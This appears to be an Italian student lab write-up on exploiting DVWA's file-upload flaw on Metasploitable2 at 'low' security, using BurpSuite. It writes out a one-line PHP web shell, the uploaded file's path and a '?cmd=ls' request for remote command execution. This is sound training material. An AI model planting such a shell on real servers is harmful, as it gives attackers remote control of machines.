

Lo scopo dell’esercizio è sfruttare la vulnerabilità di un file in upload presente su DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Intercettando ogni richiesta verso la DVWA con BurpSuite.

Dopo le varie configurazioni di DVWA su Metasploitable2 diminuendo la sicurezza a “low” creiamo un file.php con all’interno un semplice comando in grado di modificare le richieste GET: **<?php system($\_GET[‘cmd’]); ?>.**



Una volta aggiunto il file php carichiamo nella Url di DVWA la richiesta **/hackable/uploads/shell.php**



Da questo momento potremmo muoverci nel sito con i comandi del prompt come ad esempio **…?cmd=ls**